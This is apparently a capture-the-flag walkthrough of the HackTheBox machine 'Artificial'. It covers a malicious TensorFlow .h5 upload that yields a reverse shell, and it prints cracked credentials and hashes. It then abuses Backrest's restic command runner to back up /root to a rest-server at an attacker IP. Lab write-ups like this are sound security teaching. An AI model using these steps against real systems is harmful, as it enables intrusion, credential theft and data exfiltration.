HackTheBox Artificial Writeup
Nmap Scan

I started by running a full TCP scan on the target using:
1
sudo nmap 10.10.11.74 -T4 -A -open -p-
 I mapped the domain to the IP in

 /etc/hosts and discovered a file upload feature accepting only .h5 files, commonly used for TensorFlow models.  Research uncovered a TensorFlow CVE enabling RCE via
 .h5 files. Key resources:
TensorFlow Remote Code Execution with Malicious Model
 To match the server’s environment

 (python:3.8, tensorflow==2.13.1), I used Docker to avoid load_model() issues due to version mismatches. I built the image:
1
sudo docker build -t artificial-exploit .
I ran the container, mounting the current directory to /app for file transfer:
1
sudo docker run -it -v $(pwd):/app artificial-exploit
Using the provided exploit.py script (modified with my IP 10.10.16.40 for the reverse shell), I generated exploit.h5:  I generated the
 exploit.h5 file using:
1
python3 exploit.py
 I uploaded exploit.h5 to the server
  and set up a listener:
1
nc -nvlp 6666
This granted a reverse shell. 
User.txt
For better functionality, I spawned a fully interactive TTY:
1
2
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
I found a users.db SQLite database and queried it:  This revealed user credentials, including hashed passwords. I cracked the hash for
 gael yielding: 
1
gael:mattp005numbertwo
After cracking the password for the user gael, I switched to their account: 
successfully gaining access to the gael user account.
Persistent SSH Access
To enable easier file transfers and persistent access, I generated an ed25519 key pair on my Kali machine for security and efficiency:
1
ssh-keygen -t ed25519 -C "you@youremail" -f ~/.ssh/id_ed25519
I copied the public key to the server:
1
ssh-copy-id -i ~/.ssh/id_ed25519.pub gael@10.10.11.74

Then connected via SSH:
1
ssh -i ~/.ssh/id_ed25519 gael@10.10.11.74
Backrest_root’s Credits

I transferred and executed linpeas.sh to enumerate the system for privilege escalation vectors. While Linux check scripts can be used, linpeas.sh is faster and more comprehensive.  linpeas.sh pointed me to
 /var/backups, where I found backrest_backup.tar.gz, a backup file containing critical data.
 I transferred
 backrest_backup.tar.gz to my machine, extracted it, and found a config.json file: 
 The
The config.json contained a Base64-encoded bcrypt hash for the backrest_root service account:
1
2
3
4
{
  "name": "backrest_root",
  "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
}
I decoded the Base64 string to extract the bcrypt hash:
1
2
3
4
5
echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" | base64 -d

Output:

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
I used hashcat to crack the hash with the rockyou.txt wordlist:
1
hashcat -m 3200 hash.hash ../rockyou.txt --force
 This revealed the password for
 backrest_root:
1
backrest_root:!@#$%^
Root.txt

Backrest, a web service executing system commands with root privileges, allows command injection via its interface (e.g., “Run Command” tab).
According to GTFOBins, restic running with sudo can read or transfer sensitive files, such as those in /root, when executed with elevated privileges. 
I set up a rest-server on my attacker machine to receive backup data:
1
rest-server --path /tmp/restic-data --listen :12345 --no-auth
 This server stores data locally in /tmp/restic-data.

On the target’s Backrest interface (Run Command tab), I executed restic commands. Since Backrest prepends the binary /opt/backrest/restic, I only provided the arguments.
- Initialize a repository:
1
-r rest:http://<ATTACKER_IP>:12345/exploit init
- Back up the
/rootdirectory:1
-r rest:http://<ATTACKER_IP>:12345/exploit backup /root
- On my attacker machine, I used restic to view snapshots and restore the
backed-updata:1 2 3
restic -r /tmp/restic-data/exploit snapshots restic -r /tmp/restic-data/exploit restore <snapshot-id> --target ./restore cat ./restore/root/root.txt
